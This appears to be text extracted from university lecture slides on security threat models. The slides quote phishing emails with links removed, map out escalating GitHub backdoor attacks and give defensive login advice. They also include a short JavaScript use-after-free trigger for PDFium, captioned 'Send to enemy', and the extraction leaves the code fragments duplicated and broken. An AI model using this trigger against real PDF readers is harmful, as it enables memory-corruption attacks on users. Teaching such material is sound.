All of security in an hour and a half A CRYPTO NERD'S HIS LAPTOP'S ENCRYPTED. HIS LAPTOP'S ENCRYPTED. HIS LAPTOP'S ENCRYPTED. HIS LAPTOP'S ENCRYPTED.

A CRYPTO NERD'S
IMAGINATION:

HIS LAPTOP'S ENCRYPTED.
LET'S BUILD A MILLION-DOLLAR
CLUSTER TO CRACK IT.

NO GOOD! IT'S
4096-BIT RSA!

BLAST! OUR
EVIL PLAN
IS FOILED!



Admin

- No more HWs: Now just projects
- P1 due today
- Recitation: P1 check ins

Threat models

- What are you protecting?
- Who is your attacker?
 - What is their goal?
 - What are their resources?

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The Bybit crypto exchange freefoodfinder.com Instagram Tesla

Does the attacker need to find a bug in your app in order to succeed?


Does the attacker need to find a bug in your app in order to succeed? Could they:


- Steal a developer machine?
- Remotely compromise a developer machine?
- Compromise a provider you depend on?
- Compromise one of your app's dependencies?
- Steal a developer's email credentials?
- Push malicious code to your repo?
- Spoof your app for your users?
- Steal a developer's GitHub credentials?
- Convince someone on the inside to help them?


•

Interlude to inspire fear: what attack surfaces can the attacker use?

JavaScript is a memory safe language so that's good right?







```
src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp
bool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
  CPDFSDK_BAAnnot* baAnnot =
73

→ ToBAAnnot(m_pAnnot.Get());
    if (!baAnnot) return false;
74
75
    CFX_WideString annotName;
76
77
    vp >> annotName;
    baAnnot->SetAnnotName(annotName);
79
80 }
```

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src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp
bool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
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    CFX_WideString annotName;
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77
    vp >> annotName; Assignment operator
    baAnnot->SetAnnotName(annotName);
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74
75
    CFX_WideString annotName;
76
77
    vp >> annotName; Assignment operator that calls toString
    baAnnot->SetAnnotName(annotName);
79
80
```

```
src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp
pool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
  CPDFSDK_BAAnnot* baAnnot =
                               const annots = this.getAnnots();

    ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
                               _2 annots[0].name = {
  CFX_WideString annotName;
                                     toString: () => {
  vp >> annotName;
   baAnnot->SetAnnotName(annotName);
                                        this.removeField("myRadio");
                                        gc();
                                        return false;
                               6
```

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                               2 annots[0].name = { This is vp}
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
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                                        this.removeField("myRadio");
                                        gc();
                                                                Turns out this is baAnnot
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  CFX_WideString annotName;
                                    toString: () => { This is toString
  vp >> annotName;
   baAnnot->SetAnnotName(annotName);
                                        this.removeField("myRadio");
80
What happens now????
                                       gc();
                                                                Turns out this is baAnnot
                                        return false;
                               6
```

```
const annots = this.getAnnots();
annots[0].name = {
  toString: () => {
  this.removeField("myRadio");
  gc();
  return false;
}
```

Send to enemy



```
const annots = this.getAnnots();
annots[0].name = {
  toString: () => {
  this.removeField("myRadio");
  gc();
  return false;
}
```

Send to enemy



Can we make this worse than a crash

Fear interlude over

Threat models

- What are you protecting?
- Who is your attacker?
 - What is their goal?
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The things to be most afraid of are the easiest things that would help your attacker achieve their goal.

Build your defenses for successively sophisticated attackers

(0) Really obvious bugs

(0) Really obvious bugs

What counts as really obvious? How do I find them?

(1) Phishing

```
*** Below is a copy of the phishing email for your reference ***

*** Malicious links have been removed for your protection ***
```

From: CMU-Alert@andrew.cmu.edu

Date: 2024-06-14 16:38:11 UTC

Subject: [Alert]: 1 New Notification

There are 14 messages awaiting your attention.

Please visit phishing-site> to release these messages to inbox.

Thank you,

Carnegie Mellon University.

*** End of phishing email reference ***

(1) Phishing

*** Below is a copy of the phishing email for your reference ***

*** Malicious links have been removed for your protection ***

From: <u>info@jonathanconsultants.com</u>

Date: Tue, 29 Oct 2024 16:35:59 +0000

Subject: Welding / Tools

Anyone in need of a dependable welding machine or a complete set of tools and accessories could take advantage of this kind offer. An excellent tool for a variety of welding applications is the Miller Dynasty welder. This machine is easy to use and powerful, especially with its wireless foot control and TIG Runner Package. High-quality accessories and the Snap-On Tools Box will also make any task simpler and more effective.

We encourage you to get in touch with Patty through her primary email at (phovis19@outlook.com) she will be happy to answer any questions you may have and provide you with more information about the items.

P. Chris Pistorius
Associate Department Head and POSCO Professor
(412) 268-7228
pistorius@cmu.edu

(1) Phishing: what I would do

Research internship?



7:18 PM (0 minutes ago)





Fraser Brown <fraserb@andrew.cmu.edu>

to Fraser -

Hello Professor Brown,

I am applying to PhD programs in secure and programming languages---including at CMU---and I'd love to chat if you have some time! I'm very interested in your work on microarchitectural weird machines, especially the Flexo compiler. My background is (strangely) in computer architecture and type systems. I've done two research internships and have a second-author paper in submission (see attached).


Let me know if you're interested in chatting! Cheers,

Fraser

One attachment • Scanned by Gmail (i)









Extremely evil CV

(1b) Spear phishing



(1b) Spear phishing



(2) Operational security attacks

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Goal: Gain control of bank account

Goal: Steal private keys

Goal: Push backdoor to codebase

(2) Operational security attacks: GH example

Fewer attacker resources

More attacker resources

Steal username/pwd from developer

Push directly to main

(2) Operational security attacks: GH example

Fewer attacker resources

More attacker resources

Steal username/pwd from developer

Steal uname/pwd from GH admin

Push directly to main

Change branch protection rules

Push directly to main

(2) Operational security attacks: GH example

Fewer attacker resources

More attacker resources

Steal username/pwd from developer

Push directly to main

Steal uname/pwd from GH admin

Change branch protection rules

Push directly to main

Steal uname/pwd/

TOTP from GH

admin

Change branch protection rules

Push directly to main

(2) Operational security attacks: GH example

Fewer attacker resources

More attacker resources

Steal username/pwd from developer

Push directly to main

Steal uname/pwd from GH admin

Change branch protection rules

Push directly to main

Steal uname/pwd/ TOTP from GH admin

Change branch protection rules

Push directly to main

Compromise developer machine

Set up new commit signing key

Approve with 2FA

Open PR with sneaky backdoor

(2) Operational security attacks

Fewer attacker resources

More attacker resources

Goal: deploy compromised webapp

For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider.
 Google advanced protection program for e.g., better protection against evil files.

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
